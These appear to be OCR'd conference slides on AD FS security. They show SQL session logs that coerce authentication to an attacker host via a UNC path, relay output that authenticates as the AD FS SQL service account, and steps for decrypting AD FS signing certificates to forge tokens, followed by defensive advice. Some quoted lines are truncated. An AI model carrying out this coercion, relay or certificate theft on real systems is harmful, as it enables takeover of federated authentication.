
Core security best practices for AD FS

The following core best practices are common to all AD FS installations where you want to improve or extend the security of your design or deployment:

- **Secure AD FS as a "Tier 0" system**


  Because AD FS is fundamentally an authentication system, it should be treated as a "Tier 0" system like other identity systems on your network. For more information, see Active Directory administrative tier model.

It's critical to treat your AD FS servers as a Tier 0 asset, prote
same protections you would apply to a domain controller or
infrastructure. AD FS servers provide authentication to configured relying parties,
so an attacker who gains administrative access to an AD FS server can achieve
total control of authentication to configu
tenants configured to use the AD FS serve
critical for protecting and preventing the
administrator accounts. This especially ap
systems like workstations with controls lik
lateral movement to these systems with c



Shared AlwaysOn Availability Groups

- Shared DB in AlwaysOn configuration
- AlwaysOn Availability group replaces the single SQL Server instance as the policy / artifact database.
- Unrelated AD user access, lots of DBAs, lots of standard db users
- Lowpriv access + MSSQL Hardening, EoP possible
- AlwaysOn = same SQL service account, xprotocol relay = (likely)EoP



 Recreated image from (https://learn.microsoft.com/en-us/windows-server/identity/ad-fs/operations/ad-fs-always-on)

Hardening

```
SQL (FED\lowpriv  guest@master)> use master; exec sp_helprotect 'xp_dirtree';
ENVCHANGE(DATABASE): Old Value: master, New Value: master
INFO(SQL01): Line 1: Changed database context to 'master'.
ERROR(SQL01): Line 291: There are no matching rows on which to report.
SQL (FED\lowpriv  guest@master)> use master; exec sp_helprotect 'xp_fileexist';
ENVCHANGE(DATABASE): Old Value: master, New Value: master
INFO(SQL01): Line 1: Changed database context to 'master'.
ERROR(SQL01): Line 291: There are no matching rows on which to report.
SQL (FED\lowpriv  guest@master)>
```

Cross-Protocol Relay

```
[2025-03-14 12:11:46] [*] SMBD-Thread-15 (process_request_thread): Received connection from 10.0.1.102, attacking target mssql
://SQL02.federated.local
[2025-03-14 12:11:46] [+] Encryption required, switching to TLS
[2025-03-14 12:11:46] [*] Authenticating against mssql://SQL02.federated.local as FED/SVCMSSQLADFS$ SUCCEED
[2025-03-14 12:11:46] [*] Executing SQL: SELECT SYSTEM_USER

-----------------
FED\svcMSSQLADFS$
```

```
admin@ip-10-0-1-107:~$ mssqlclient.py FED/lowpriv:[redacted]@10.0.1.102 -debug -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /home/admin/.local/pipx/venvs/impacket/lib/python3.11/site-packages/impacket
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01): Line 1: Changed database context to 'master'.
[*] INFO(SQL01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 1763)
[!] Press help for extra shell commands
SQL (FED\lowpriv  guest@master)> SELECT * FROM sys.dm_os_enumerate_filesystem('\\10.0.1.107\test', '*')
full_filesystem_path   parent_directory   file_or_directory_name   level   is_directory   is_read_only   is_system   is_hidden
   has_integrity_stream   is_temporary   is_sparse   creation_time   last_access_time   last_write_time   size_in_bytes
--------------------   ---------------   ----------------------   -----   ------------   ------------   ---------   ---------
   -------------------   -----------   ---------   -------------   ----------------   ---------------   -------------
SQL (FED\lowpriv  guest@master)>
```

Background:
Literature Review?

Before undertaking a project it's good to get the lay of the land

I AM AD FS AND SO CAN YOU @TROOPERS19


Putting it all together

1. EncryptedPFX read from the configuration DB
2. ASN1 types and ciphertext parsed from the blob
3. DKM key read from AD
4. DKM key used for KDF to obtain AES key
5. Ciphertext from EncryptedPFX is decrypted into a PKCS12 object
6. Become an AD FS server – sign our own security tokens

49 ©2019 FireEye

Douglas Bienstock and Austin Baker, Mandiant


Exporting AD FS certificates revisited: Tactics, Techniques and Procedures @aadinternals 2021



!

Dr Nestori Syynimaa (@DrAzureAD)

Eight ways to compromise AD FS certificates @TROOPERS22




Dr Nestori Syynimaa (@DrAzureAD)

https://troopers.de/downloads/troopers22/TR22_EightWaysToCompromiseADFS.pdf

A Decade of Active Directory Attacks: What We've Learned & What's Next @TROOPERS24

Federation Server Attack Defense & Detection

- Protect federation certificates.
- Protect federation servers (ADFS) like Domain Controllers (Tier 0).
  - Ensure that the ADFS server & SQL server/database is in a top-level admin OU.
  - Limit the group policies that apply to ADFS related systems.
  - Restrict local admin rights on ADFS related systems.
- Consolidate and correlate federation server, AD, and Azure AD logs to provide insight into user authentication to Office 365 services.
- Correlate Federation token request with AD authentication to ensure a user performed the complete auth flow.

